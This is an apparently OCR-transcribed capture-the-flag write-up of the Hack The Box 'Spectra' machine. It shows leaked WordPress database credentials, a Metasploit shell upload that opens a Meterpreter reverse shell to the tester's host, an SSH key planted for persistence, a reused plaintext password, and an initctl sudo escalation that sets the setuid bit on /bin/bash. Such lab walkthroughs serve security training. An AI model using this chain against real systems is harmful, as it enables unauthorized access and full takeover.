
Spectra

Difficulty: Easy
Machine: Linux

Nmap

Website


view-source:http://spectra.htb/testing/wp-config.php.save
Login :: Hack The Box ::...
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSF


```
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'dev' );

/** MySQL database username */
define( 'DB_USER', 'devtest' );

/** MySQL database password */
define( 'DB_PASSWORD', 'devteam01' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define( 'AUTH_KEY',         'put your unique phrase here' );
define( 'SECURE_AUTH_KEY',  'put your unique phrase here' );
define( 'LOGGED_IN_KEY',    'put your unique phrase here' );
define( 'NONCE_KEY',        'put your unique phrase here' );
define( 'AUTH_SALT',        'put your unique phrase here' );
define( 'SECURE_AUTH_SALT', 'put your unique phrase here' );
define( 'LOGGED_IN_SALT',   'put your unique phrase here' );
define( 'NONCE_SALT',       'put your unique phrase here' );

/**#@-*/

/**
 * WordPress Database Table prefix.
 *
```

-
- Can login to wordpress with the following
  - Administrator:devteam01
- The image above also contains mysql database information
  - devtest:devteam01


Wordpress

- After logging into the wordpress site and snooping around, I found nothing useful.

- I found an article that helped me get some code execution on the server. It uses the metasploit module “unix/webapp/wp_admin_shell_upload” which requires the admin user for wordpress - the one we have.
    - https://jhalon.github.io/vulnhub-mr-robot1/




```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 10.10.14.34:4444
[-] Exploit aborted due to failure: not-found: The target does not appear to be using WordPress
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /main/
targeturi => /main/
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 10.10.14.34:4444
[*] Authenticating with WordPress using administrator:devteam01...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /main/wp-content/plugins/NXhDlrsrSB/FxSeDBMOkm.php...
[*] Sending stage (39282 bytes) to 10.10.10.229
[*] Meterpreter session 1 opened (10.10.14.34:4444 -> 10.10.10.229:45990) at 2021-04-26 21:26:13 -0400
[+] Deleted FxSeDBMOkm.php
[+] Deleted NXhDlrsrSB.php
[+] Deleted ../NXhDlrsrSB

meterpreter > whoami
```


- Typing “shell” gives us a shell as nginx
    - 

```
meterpreter > shell
Process 81627 created.
Channel 8 created.

whoami
nginx
```

Nginx User


- I went and created my own id_rsa password file so I can relog in at any time.
- I looked around and found this file called “autologin.conf.orig” in “/opt”
    - 


```
# Copyright 2016 The Chromium OS Authors. All rights reserved.
# Use of this source code is governed by a BSD-style license that can be
# found in the LICENSE file.
description   "Automatic login at boot"
author        "chromium-os-dev@chromium.org"
# After boot-complete starts, the login prompt is visible and is accepting
# input.
start on started boot-complete
script
  passwd=
  # Read password from file. The file may optionally end with a newline.
  for dir in /mnt/stateful_partition/etc/autologin /etc/autologin; do
    if [ -e "${dir}/passwd" ]; then
      passwd="$(cat "${dir}/passwd")"
      break
    fi
  done
  if [ -z "${passwd}" ]; then
    exit 0
  fi
  # Inject keys into the login prompt.
  #
  # For this to work, you must have already created an account on the device.
  # Otherwise, no login prompt appears at boot and the injected keys do the
  # wrong thing.
  /usr/local/sbin/inject-keys.py -s "${passwd}" -k enter
end scriptnginx@spectra /opt $
```

- It is a strange script. I tried looking around for keys and found nothing. I went through just about every directory that looked interesting to me.
- After searching for a while I went back to the file mentioned above. I then saw a mentioned directory that was new called “/etc/autologin”
- Looking into this directory, I found a file called “passwd.” Printing this file gives us the following
    - SummerHereWeCome!!
        - Please let this be Katie or better yet root
- Trying out this password with the script does not work. Time to try su or ssh
- I logged in a Katie with the above password
    - 


```
┌──(root💀kali)-[~/htb/spectra]
└─# ssh katie@10.10.10.229
Password:
katie@spectra ~ $
```

Katie

- Immediately going into privilege finding, I do “sudo -l” and get the following
  - 

    ```
    katie@spectra ~ $ sudo -l
    User katie may run the following commands on spectra:
        (ALL) SETENV: NOPASSWD: /sbin/initctl
    ```
- Time to research
- This article looks promising
  - https://isharaabeythissa.medium.com/sudo-privileges-at-initctl-privileges-escalation-technique-ishara-abeythissa-c9d44ccadcb9
    - Funny thing about this article, it is using spectra as its example, which is slightly wrong. I noticed this after the fact.
- Following the above article, I went to “/etc/init/” and edited one of the files owned by the “developer” team which Katie is part of. I then put the script mentioned in the above article into test.conf.
  - 

    ```
    start on filesystem or runlevel [2345]
    stop on shutdown

    script

            chmod +s /bin/bash

    end script
    ```
- After doing this, I ran the command
  - *Sudo /sbin/initctl start test*
- Rooted!!



```
katie@spectra /etc/init $ sudo /sbin/initctl start test
test start/running, process 83562
katie@spectra /etc/init $ cat test.conf
description "Test node.js server"

start on filesystem or runlevel [2345]
stop on shutdown

script

        chmod +s /bin/bash

end script
katie@spectra /etc/init $ /bin/bash -p
bash-4.3# id
uid=20156(katie) gid=20157(katie) euid=0(root) egid=0(root) groups=0(root),20157(katie),20158(developers)
bash-4.3# whoami
root
bash-4.3# 
```